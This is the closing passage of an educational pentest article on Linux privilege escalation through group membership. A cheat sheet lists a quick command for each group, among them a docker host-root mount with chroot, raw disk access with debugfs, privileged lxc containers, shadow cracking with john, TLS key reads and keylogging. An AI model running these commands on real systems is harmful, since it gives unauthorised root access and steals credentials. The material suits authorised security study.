Is there a way to automatically enumerate dangerous groups? LinPEAS and LinEnum report findings—they still need to be manually validated before taking action.
Final Cheat Sheet: All Groups at a Glance #
| Group | Quick action | What you get |
|---|---|---|
sudo/wheel | sudo -l | Depends on the allowed binaries (see GTFOBins) |
docker | docker run -v /:/mnt --rm -it alpine chroot /mnt sh | Direct root, if local rootful daemon |
disk | findmnt / → debugfs /dev/sdX | Raw read/write, root-equivalent |
lxd/incus-admin | lxc init ... -c security.privileged=true + mount host | Direct root |
libvirt | LIBGUESTFS_BACKEND=libvirt virt-rescue -a /dev/sdX | Root, via real host device |
kvm | — (it alone doesn't lead to anything) | Nothing, it's needed libvirt |
shadow | unshadow + john | Clear text password, if the hash is broken |
video | cat /dev/fb0 + image conversion | Screenshot of the screen at that moment |
adm | grep -i password /var/log/* | Credentials, only if others have made mistakes |
input | evtest / cat /dev/input/eventX | Keylogging, if the ACL allows it |
ssl-cert | cat /etc/ssl/private/*.key | TLS key, for impersonation/MITM |
root (secondary) | find / -group root -perm -g=w | Writable root files, depends on what you find |
staff | Hijack of run-parts in /usr/local/bin | Root at next cron/SSH |
libvirt-qemu/qemu | Read /var/lib/libvirt/images/ | Disk Images and VM Secrets |
systemd-journal | journalctl -xe | Tokens/Environment Variables in Service Logs |
containerd | ctr run --mount type=bind,src=/,dst=/... | Root, like Docker |
podman | podman info (check rootless) | Root only if rootful |
systemd-network | Read /etc/systemd/network/*.network | WireGuard keys, if readable |
wireshark/pcap | getcap $(which dumpcap) then sniffing | Network traffic, only with capability |
lp | Read the print spool | Content of printed documents |
lpadmin | CVE-2012-5519 (old CUPS only) | Files read by cupsd as root |
operator | Enumerates data exposed at runtime by the platform | Situational, often just disclosure |
dialout | Serial console on /dev/ttyUSB* | Access to embedded devices/routers |
netdev | nmcli connection show NOME -p | WiFi/VPN passwords saved in clear text |
www-data | find / -group www-data -writable | Change what the webserver does |
messagebus | Enumerate /run/dbus/ | D-Bus surface, niche |
polkitd | Read local polkit rules | Situational |
utmp | w / who, watch out for writings on wtmp | Who is connected; anti-forensics if writable |
audio | Read /dev/snd/* | Microphone recording, rare |
render/plugdev | Enumerate GPU/removable devices | Rarely direct privesc |
fuse | Verifica user_allow_other | Mounts accessible to other users |
backup | find / -group backup | Archives with sensitive data, if exposed |
tape/sg | Physical devices (/dev/st0, /dev/sg*) | Almost always irrelevant on cloud/VM |
tty | Writing on other people's terminals | Local interference, not root |
kmem/mem | — (almost dead on modern kernels) | Historic, rarely exploitable today |
microk8s/kube* | microk8s kubectl (if the group exists) | It depends on the cluster's RBAC/Pod Security |
users, nogroup, games, cdrom, floppy, scanner, fax, voice, dip | find / -group NOME (only if something unexpected appears) | Almost never anything — low signal by default |
mail | Check local mail queues | OTP/reset link, if something still passes through there |
key takeaways #
- A group is a signal to be verified, not a proof of privilege: what matters is the actual object (socket, device, file) and who consumes it.
disk,docker,lxd/incus-adminelibvirtcan give root-equivalent, but conditional on confirmed daemon/device.shadow,video,adm,inputessl-certexpose data for a second step, not direct root.- Correct easy assumptions: passwords don't appear in screenshots of a masked prompt; a TLS key doesn't decrypt forward-secret traffic;
/dev/fb0absent is not proof of headless. - Always check
id/getent groupafter each user switch in a chain. - Defense side: No application user should ever be in
disk,shadow,docker,lxd/incus-adminolibvirtwithout a verified operational reason.
Related Articles #
| Articles | Why read it |
|---|---|
| Linux Privilege Escalation | General overview, starting point for the whole topic |
| GTFOBins | Database of hackable binaries, useful for the sudo/wheel entry |
| LinPEAS | Automatic enumeration tool, findings still need to be validated manually |
| LinEnum | Alternative enumeration script |
| Container Escape | More advanced escape techniques, beyond group triage |
| Unix Privesc Check | Another automatic enumeration script, alternative to LinPEAS |
| John the Ripper | The tool used to crack the hashes of /etc/shadow |
| Kernel Exploits | Plan B when no group gives useful access |
This content is for educational purposes only. The techniques described should be tested exclusively in authorized environments: personal labs, platforms like HackTheBox or VulnLab, and CTF.